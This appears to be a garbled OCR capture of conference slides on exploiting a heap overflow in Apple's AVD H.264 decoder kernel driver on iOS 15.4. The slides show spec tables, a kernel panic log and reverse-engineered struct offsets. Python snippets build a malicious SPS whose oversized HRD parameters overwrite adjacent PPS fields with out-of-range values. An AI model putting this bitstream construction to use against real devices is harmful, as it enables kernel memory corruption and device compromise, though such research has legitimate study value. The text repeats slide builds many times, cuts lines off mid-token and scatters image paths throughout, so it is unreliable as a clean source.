cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
}		
num_ref_idx_l0_default_active_minus1	1	ue(v)
num_ref_idx_l1_default_active_minus1	1	ue(v)
weighted_pred_flag	1	u(1)
weighted_bipred_idc	1	u(2)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
}		
num_ref_idx_l0_default_active_minus1	1	ue(v)
num_ref_idx_l1_default_active_minus1	1	ue(v)
weighted_pred_flag	1	u(1)
weighted_bipred_idc	1	u(2)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
}		
num_ref_idx_l0_default_active_minus1	1	ue(v)
num_ref_idx_l1_default_active_minus1	1	ue(v)

num_ref_idx_l0_default_active_minus1 specifies how num_ref_idx_l0_active_minus1 is inferred for P, SP, and B slices with num_ref_idx_active_override_flag equal to 0. The value of num_ref_idx_l0_default_active_minus1 shall be in the range of 0 to 31, inclusive.

time_offset_length	0 | 5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
}		
num_ref_idx_l0_default_active_minus1	1	ue(v)
num_ref_idx_l1_default_active_minus1	1	ue(v)

num_ref_idx_l0_default_active_minus1 specifies how num_ref_idx_l0_active_minus1 is inferred for P, SP, and B slices with num_ref_idx_active_override_flag equal to 0. The value of num_ref_idx_l0_default_active_minus1 shall be in the range of 0 to 31, inclusive.

time_offset_length	0 | 5	u(5)
}		

SPS

PPS

Slice^{P}

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {		
cpb_cnt_minus1		
}		
num_ref		
num_ref		
num_ref_idx_l0		
with num_ref_id		
range of 0 to 31,		
time_offset_length		
}		

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

1	ue(v)
1	ue(v)

for P, SP, and B slices
ninus1 shall be in the

SPS

PPS

Slice^{P}

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {
cpb_cnt_minus1
}
num_ref
num_ref
num_ref_idx_l0
with num_ref_id
range of 0 to 31,
time_offset_length
}

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

1	ue(v)
1	ue(v)

for P, SP, and B slices
ninus1 shall be in the

SPS

PPS


Slice^P

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {
cpb_cnt_minus1
}

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

```
panic(cpu 3 caller 0xffffffff0082affd0): Kernel data abort. at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffeb133d3570)
        x0:  0xfffffffe133a88000 x1:  0xfffffffe4cd05cf34  x2:  0x00000000000000a9  x3:  0x0000000000000000
        x4:  0x0000000000000001 x5:  0x000000000002b820  x6:  0x0000000000000000  x7:  0x0000000000000000
        x8:  0x0000000000000007 x9:  0xffffffec03f24000  x10: 0xfffffffe133494000  x11: 0xfffffffe133a88008
        x12: 0x0000000000020002 x13: 0x000000000000006c  x14: 0x0000000000001800  x15: 0x0000000000004800
        x16: 0x0000000000000000 x17: 0xee66ffec03f24000  x18: 0x0000000000000000  x19: 0xfffffffeb133d3980
        x20: 0xfffffffe133a88000 x21: 0x000000002b680010  x22: 0xfffffffeb133d3980  x23: 0x0000000000000003
        x24: 0xfffffffe133a88000 x25: 0xfffffffe4cd4b802c  x26: 0xfffffffe4cd05cf64  x27: 0x0000000000000000
        x28: 0x0000000000000000 fp:  0xfffffffeb133d38d0  lr:  0xffffffff00959db94  sp:  0xfffffffeb133d38c0
        pc:  0xffffffff0095a162c cpsr: 0x80400204         esr: 0x96000006          far: 0x0000000000000030
```



SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame


Overcome 3 Challenges

1. Using the overwritten values
2. Getting a larger overflow
3. Controlling where we write

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_0 and PPS_0

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_0 and PPS_0

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext


File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264



Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))


Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264



Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x4b	0x1	?	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc


num_ref_idx_l0_default_active_minus1 specifies how num_ref_idx_l0_active_minus1 is inferred for P, SP, and B slices with num_ref_idx_active_override_flag equal to 0. The value of num_ref_idx_l0_default_active_minus1 shall be in the range of 0 to 31, inclusive.

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264



Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x4b	0x1	?	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc


num_ref_idx_l0_default_active_minus1 specifies how num_ref_idx_l0_active_minus1 is inferred for P, SP, and B slices with num_ref_idx_active_override_flag equal to 0. The value of num_ref_idx_l0_default_active_minus1 shall be in the range of 0 to 31, inclusive.

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set


Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext


File Decoded: bitstre

Time of check != Time of use






File Decoded: bitstream.h264




File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```


File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

File Decoded: bitstream.h264





```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 for targeting
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i + cpb_cnt_minus1+1 for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

File Decoded: bitstream.h264





```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 for targeting
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i + cpb_cnt_minus1+1 for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
ds["spses"][1]["vui_parameters
```


Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
ds["spses"][1]["vui_parameters
```


Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
